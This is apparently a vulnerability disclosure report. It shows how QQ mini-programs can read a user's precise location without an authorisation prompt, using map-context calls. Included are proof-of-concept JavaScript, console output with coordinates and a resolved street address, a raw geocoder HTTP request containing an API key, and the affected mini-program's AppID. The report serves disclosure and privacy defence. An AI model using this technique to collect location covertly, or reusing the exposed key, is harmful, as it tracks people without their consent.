I. Detailed description：

1. Test steps：

test tools: QQ mini-program developer tool

```
<map id="myMap" show-location="true" scale="16" />
```

index.qml:


Set the map component show-location to true (display the current location point with direction)

```
Page({
    data: {
    },
    onLoad: function () {
    },
    onReady:function(){
        var wxmap = qq.createMapContext("myMap")
        wxmap.moveToLocation();
        wxmap.getCenterLocation({
                    success(res){
                        console.log("Latitude of current location:", res.latitude, " Longitude of current location:", res.longitude);
                    }
                })
    },
})
```

index.js:

In the index.js file, first use qq.createMapContext to create a MapContext object. Then use

MapContext.moveToLocation to move the center of the map to the current location point (in this case, you need to set the map component show-location to true). Use MapContext.getCenterLocation to get the latitude and longitude of the current map center. In the whole process, the latitude and longitude of the user's geographic location can be accurately obtained without opening the authorization for the location of the mini-program. As shown in Figure 1:



```
---jsbridge start init---                                                                VM119 [publib]:1
---jsbridge finish init---                                                               VM119 [publib]:1
App: onLaunch have been invoked                                                          VM119 [publib]:1
App: onShow have been invoked                                                            VM119 [publib]:1
Register Page: pages/index/index                                                         VM119 [publib]:1
On app route: pages/index/index                                                          VM119 [publib]:1
Update view with init data                                                               VM119 [publib]:1
pages/index/index: onLoad have been invoked                                              VM119 [publib]:1
pages/index/index: onShow have been invoked                                              VM119 [publib]:1
Invoke event onReady in page: pages/index/index                                          VM119 [publib]:1
pages/index/index: onReady have been invoked                                             VM119 [publib]:1
Latitude of current location: 39.92 Longitude of current location: 116.459999         index.js? [sm]:29
>
```

设备信息

手机名称 HWSEA-A

手机型号 SEA-AL10

运行系统 29

QQ版本 8.3.6

连接方式 4G

连接信息

连接状态 正常

收到信息 63


发出信息 149

设置

□ 节点审查模式

Figure 1

When working with Tencent's location service to accurately obtain the location, the user's specific location can be obtained, as shown in Figure 2:



```
---jsbridge start init---                                                                VM119 [publib]:1
---jsbridge finish init---                                                               VM119 [publib]:1
App: onLaunch have been invoked                                                          VM119 [publib]:1
App: onShow have been invoked                                                            VM119 [publib]:1
Register Page: pages/index/index                                                         VM119 [publib]:1
On app route: pages/index/index                                                          VM119 [publib]:1
Update view with init data                                                               VM119 [publib]:1
pages/index/index: onLoad have been invoked                                              VM119 [publib]:1
pages/index/index: onShow have been invoked                                              VM119 [publib]:1
Invoke event onReady in page: pages/index/index                                          VM119 [publib]:1
pages/index/index: onReady have been invoked                                             VM119 [publib]:1
▸{latitude: 39.836553, longitude: 116.279709, errMsg: "getMapCenterLocation:ok"}        index.js? [sm]:59
Latitude of current location: 39.836553 Longitude of current location: 116.279709      index.js? [sm]:61
Parameters passed to the backend ▸{location: "39.836553,116.279709", key: "HDHBZ-P42CX-R5W4S-7MMP3-Y3YWJ-66BPD"}   qq.js? [sm]:13
Requested URL https://apis.map.qq.com/ws/geocoder/v1/                                   qq.js? [sm]:23
                                                                                         index.js? [sm]:71
▾{header: {…}, statusCode: 200, errMsg: "request:ok", data: {…}}
  ▾data:
     message: "query ok"
     request_id: "deff2d12-b0b7-11eb-83e0-52540036cd9a"
    ▾result:
      ▸ad_info: {nation_code: "156", adcode: "110106", city_code: "156110000", name: "中国,北京市,北京市,丰台区", location: {…}, …}
       address: "北京市丰台区看丹南路"
      ▸address_component: {nation: "中国", province: "北京市", city: "北京市", district: "丰台区", street: "看丹南路", …}
      ▸address_reference: {street_number: {…}, business_area: {…}, famous_area: {…}, crossroad: {…}, town: {…}, …}
      ▸formatted_addresses: {recommend: "丰台区花乡北京电子科技学院(看丹南路北)", rough: "丰台区花乡北京电子科技学院(看丹南路北)"}
      ▸location: {lat: 39.836553, lng: 116.279709}
      ▸__proto__: Object
       [[StableObjectId]]: 6
     status: 0
    ▸__proto__: Object
     [[StableObjectId]]: 5
   errMsg: "request:ok"
  ▸header: {connection: "keep-alive", content-type: "application/json; charset=utf-8", date: "Sun, 09 May 2021 11:15:33 GMT", x-limit: "curre…
   statusCode: 200
  ▸__proto__: Object
   [[StableObjectId]]: 3
Current address: 北京市丰台区看丹南路 Detailed address: 丰台区花乡北京电子科技学院(看丹南路北)   index.js? [sm]:72
>
```

设备信息

手机名称 HWSEA-A

手机型号 SEA-AL10

运行系统 29

QQ版本 8.3.6

连接方式 4G

连接信息

连接状态 正常

收到信息 65

发出信息 189

设置

□ 节点审查模式

Figure 2

2. Risk description:

We found that some QQ mini-programs (such as “Speed Taxi”) can bypass user authorization to obtain precise location information. The above test also prove that mini-programs can obtain the coordinates of the center point of the current position without the user's authorization, and successfully transfer the coordinate value, specific location and other information to the background of the mini-programs. Article 41 of the “Cyber Security Law of the People's Republic of China” stipulates that the network operator shall obtain the consent of the person being collected when collecting and using personal information. The national standard “Information Security Technology Personal Information Security Specification” also requires that the personal information controller shall obtain the authorization and consent of the personal information subject before collecting personal information. Without authorization, the mini-programs can obtain the user's precise location. Once the mini-programs associates the location information with the account information in the background, the user's personal information will be completely exposed. This is equivalent to unauthorized access to the user's whereabouts (which belongs to sensitive personal information), while mini-programs are suspected of illegally obtaining personal information.

II. Vulnerability recurrence auxiliary information:

1. APP information:

Affected APP name: QQ

Affected APP version: V 8.7.0

System version: Android 10

2. Function entrance:

(Here is a description of which steps can be taken to enter the vulnerable function or page.)

Scroll down on the QQ homepage, enter the mini-program page, search for "Speed Taxi" in the search box to enter the mini-program, you will find that the mini-program can locate accurately without issuing a geographical authorization request to the user. The specific operation can be seen in the video link in the III. vulnerability proof.

3. HTTP message (text format) required for vulnerability reproduction:

```
GET
https://apis.map.qq.com/ws/geocoder/v1/?location=39.836327%2C116.280078&key=HDHBZ-P42CX-R
5W4S-7MMP3-Y3YWJ-66BPD HTTP/1.1
Referer: https://appservice.qq.com/1111402893/invalidVersion/page-frame.html
User-Agent:
Mozilla%2F5.0+%28Linux%3B+Android+10%3B+SEA-AL10+Build%2FHUAWEISEA-AL10%3B+w
v%29+AppleWebKit%2F537.36+%28KHTML%2C+like+Gecko%29+Version%2F4.0+Chrome%2F83.0
.4103.106+Mobile+Safari%2F537.36 QQ/8.7.0.5295 V1_AND_SQ_8.7.0_1718_YYB_D QQ/MiniApp
content-type: json
Host: apis.map.qq.com
Connection: Keep-Alive
```

4. Test account:

AppID: 1111402893

III. vulnerability proof:

Video link:

1. QQ mini-program “Speed Taxi”:

Link: https://pan.baidu.com/s/1ud7Udh6U8Cu9PDKHuB4AiQ

Extraction code: e5mx

2. Test in the QQ mini-program developer tool:

Link: https://pan.baidu.com/s/1CEslI-0jLaEza3DMuyOYGA

Extraction code:63rl